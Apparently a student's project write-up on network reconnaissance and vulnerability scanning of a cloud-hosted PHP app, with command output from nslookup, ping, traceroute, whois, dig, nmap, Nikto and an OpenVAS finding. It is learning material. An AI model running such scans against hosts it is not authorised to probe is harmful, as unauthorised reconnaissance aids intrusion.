

Network – Vulnerability Scans


Through this interesting task, I was exposed to a vast amount of network tools like PING /WHOIS / TRACEROUTE or TRACERT (Windows) / DIG / NSLOOKUP and so on.




```
Microsoft Windows [Version 10.0.19043.1055]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User_5501>nslookup nismphp-env.eba-wj5kp8st.us-east-1.elasticbeanstalk.com
Server:  one.one.one.one
Address:  1.1.1.1

Non-authoritative answer:
Name:    nismphp-env.eba-wj5kp8st.us-east-1.elasticbeanstalk.com
Address:  35.175.70.228


C:\Users\User_5501>ping 35.175.70.228

Pinging 35.175.70.228 with 32 bytes of data:
Reply from 35.175.70.228: bytes=32 time=122ms TTL=220
Reply from 35.175.70.228: bytes=32 time=122ms TTL=220
Reply from 35.175.70.228: bytes=32 time=122ms TTL=220
Reply from 35.175.70.228: bytes=32 time=122ms TTL=220

Ping statistics for 35.175.70.228:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 122ms, Maximum = 122ms, Average = 122ms
```




```
C:\Users\User_5501>tracert 35.175.70.228

Tracing route to ec2-35-175-70-228.compute-1.amazonaws.com [35.175.70.228]
over a maximum of 30 hops:

  1     2 ms     3 ms     3 ms  speedport-entry-2i.ote.gr [[redacted]]
  2    16 ms     9 ms    12 ms  80.106.125.100
  3    11 ms    11 ms    10 ms  nyma-asr99b-terp-asr9ka.backbone.otenet.net [79.128.241.141]
  4    11 ms     8 ms     8 ms  62.75.3.117
  5    50 ms    51 ms    50 ms  62.75.6.102
  6    50 ms    50 ms    50 ms  217.161.90.229
  7   118 ms   118 ms   118 ms  ae32-xcr2.nyk.cw.net [195.2.8.46]
  8   118 ms   121 ms   117 ms  52.95.216.78
  9   118 ms   124 ms   137 ms  52.93.4.83
 10   118 ms   118 ms   118 ms  52.93.4.28
 11     *        *        *     Request timed out.
 12     *        *        *     Request timed out.
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15     *        *        *     Request timed out.
 16     *        *        *     Request timed out.
 17   125 ms   124 ms   125 ms  150.222.243.201
 18     *        *        *     Request timed out.
 19     *        *        *     Request timed out.
 20     *        *        *     Request timed out.
 21     *        *        *     Request timed out.
 22     *        *        *     Request timed out.
 23     *        *        *     Request timed out.
 24     *        *        *     Request timed out.
 25     *        *        *     Request timed out.
 26     *        *        *     Request timed out.
 27     *        *        *     Request timed out.
 28   124 ms   124 ms   124 ms  52.93.28.240
 29     *        *        *     Request timed out.
 30     *        *        *     Request timed out.

Trace complete.
```



```
┌──(kali㉿kali)-[~]
└─$ whois 35.175.70.228

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2021, American Registry for Internet Numbers, Ltd.
#


NetRange:       35.152.0.0 - 35.183.255.255
CIDR:           35.152.0.0/13, 35.160.0.0/12, 35.176.0.0/13
NetName:        AT-88-Z
NetHandle:      NET-35-152-0-0-1
Parent:         NET35 (NET-35-0-0-0-0)
NetType:        Direct Allocation
OriginAS:
Organization:   Amazon Technologies Inc. (AT-88-Z)
RegDate:        2016-08-09
Updated:        2016-08-09
Ref:            https://rdap.arin.net/registry/ip/35.152.0.0



OrgName:        Amazon Technologies Inc.
OrgId:          AT-88-Z
Address:        410 Terry Ave N.
City:           Seattle
StateProv:      WA
PostalCode:     98109
Country:        US
RegDate:        2011-12-08
Updated:        2020-03-31
Comment:        All abuse reports MUST include:
Comment:        * src IP
Comment:        * dest IP (your IP)
Comment:        * dest port
Comment:        * Accurate date/timestamp and timezone of activity
Comment:        * Intensity/frequency (short log extracts)
Comment:        * Your contact details (phone and email) Without these we will be unable to identify the correct owner of the
IP address at that point in time.
Ref:            https://rdap.arin.net/registry/entity/AT-88-Z


OrgRoutingHandle: ADR29-ARIN
```



```
┌──(kali㉿kali)-[~]
└─$ sudo traceroute  -I 35.175.70.228
[sudo] password for kali:
traceroute to 35.175.70.228 (35.175.70.228), 30 hops max, 60 byte packets
 1  192.168.109.2 (192.168.109.2)  0.840 ms  0.793 ms  0.773 ms
 2  192.168.1.1 (192.168.1.1)  3.174 ms  3.156 ms  4.584 ms
 3  80.106.125.100 (80.106.125.100)  11.213 ms  11.186 ms  11.084 ms
 4  nyma-asr99b-terp-asr9ka.backbone.otenet.net (79.128.241.141)  11.058 ms  12.931 ms  12.899 ms
 5  62.75.3.117 (62.75.3.117)  12.873 ms  12.817 ms  12.758 ms
 6  62.75.6.102 (62.75.6.102)  54.666 ms  51.026 ms  50.960 ms
 7  217.161.90.229 (217.161.90.229)  68.502 ms  53.606 ms  53.529 ms
 8  ae32-xcr2.nyk.cw.net (195.2.8.46)  121.579 ms  121.551 ms  121.518 ms
 9  52.95.216.78 (52.95.216.78)  121.465 ms  121.399 ms  121.353 ms
10  52.93.4.83 (52.93.4.83)  121.315 ms  121.281 ms  121.261 ms
11  52.93.4.28 (52.93.4.28)  138.251 ms  119.742 ms  119.586 ms
12  * * *
13  150.222.242.90 (150.222.242.90)  127.173 ms  127.045 ms  127.696 ms
14  * * *
15  * * *
16  * * *
17  * * *
18  150.222.241.183 (150.222.241.183)  126.629 ms  125.962 ms  125.508 ms
19  * * *
20  * * *
21  * * *
22  * * *
23  * * *
24  * * *
25  * * *
26  * * *
27  * * *
28  * * *
29  52.93.28.240 (52.93.28.240)  127.072 ms  125.659 ms  125.538 ms
30  * * *
```




```
┌──(kali㉿kali)-[~]
└─$ dig 35.175.70.228

; <<>> DiG 9.16.15-Debian <<>> 35.175.70.228
;; global options: +cmd
;; Got answer:
;; ─>>HEADER<<─ opcode: QUERY, status: NXDOMAIN, id: 50085
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0×0005, udp: 1232
;; QUESTION SECTION:
;35.175.70.228.                 IN      A

;; AUTHORITY SECTION:
.                       5       IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2021061800 1800 900 604800 86400

;; Query time: 56 msec
;; SERVER: 192.168.109.2#53(192.168.109.2)
;; WHEN: Fri Jun 18 10:05:40 EDT 2021
;; MSG SIZE  rcvd: 117
```


Setting up and using Kali Linux on a virtual machine while using the plethora of pre-installed and additional tools was an intriguing experience that made me understand basic network functionalities and protocols in a more practical way.

NMAP was my first reconnaissance tool, although it is also considered a valuable vulnerability scanner.

Using tools only with Kali's command line was also a significant knowledge that advanced my experience with Linux OS.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV -sC 35.175.70.228

Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 16:33 EDT
Nmap scan report for ec2-35-175-70-228.compute-1.amazonaws.com (35.175.70.228)
Host is up (0.14s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE    VERSION
22/tcp open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.10 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$ |
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -A -T5 35.175.70.228
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-07 16:32 EDT
Nmap scan report for ec2-35-175-70-228.compute-1.amazonaws.com (35.175.70.228)
Host is up (0.14s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 8a:1c:38:8b:0e:2e:dd:29:a9:77:19:eb:2f:12:59:5d (RSA)
|   256 a5:c2:c7:4f:f5:9c:4c:1f:ec:f9:18:38:dc:04:38:94 (ECDSA)
|_  256 ab:0d:f6:d7:56:e5:ad:f9:89:cd:69:eb:00:56:d3:95 (ED25519)
80/tcp open  http    Apache
|_http-server-header: Apache

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.20 seconds
```

Tools like Nikto, OpenVAS and OWASP ZAP were also vital to this project, adding value and efficiency to this effort.



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://nismphp-env.eba-wj5kp8st.us-east-1.elasticbeanstalk.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          35.175.70.228
+ Target Hostname:    nismphp-env.eba-wj5kp8st.us-east-1.elasticbeanstalk.com
+ Target Port:        80
+ Start Time:         2021-06-09 06:20:45 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
 some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
f the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive in
formation. Configure Apache to ignore this file or upgrade to a newer version.
+ 8026 requests: 7 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-06-09 06:48:24 (GMT-4) (1659 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto



Vulnerability		Severity ▼	QoD	Host		Location	Created
				IP	Name		
SSH Weak Encryption Algorithms Supported		4.3 (Medium)	95 %	35.175.70.228	ec2-35-175-70-228.compute-1.amazonaws.co...	22/tcp	Sun, Jun 6, 2021 3:47 PM UTC

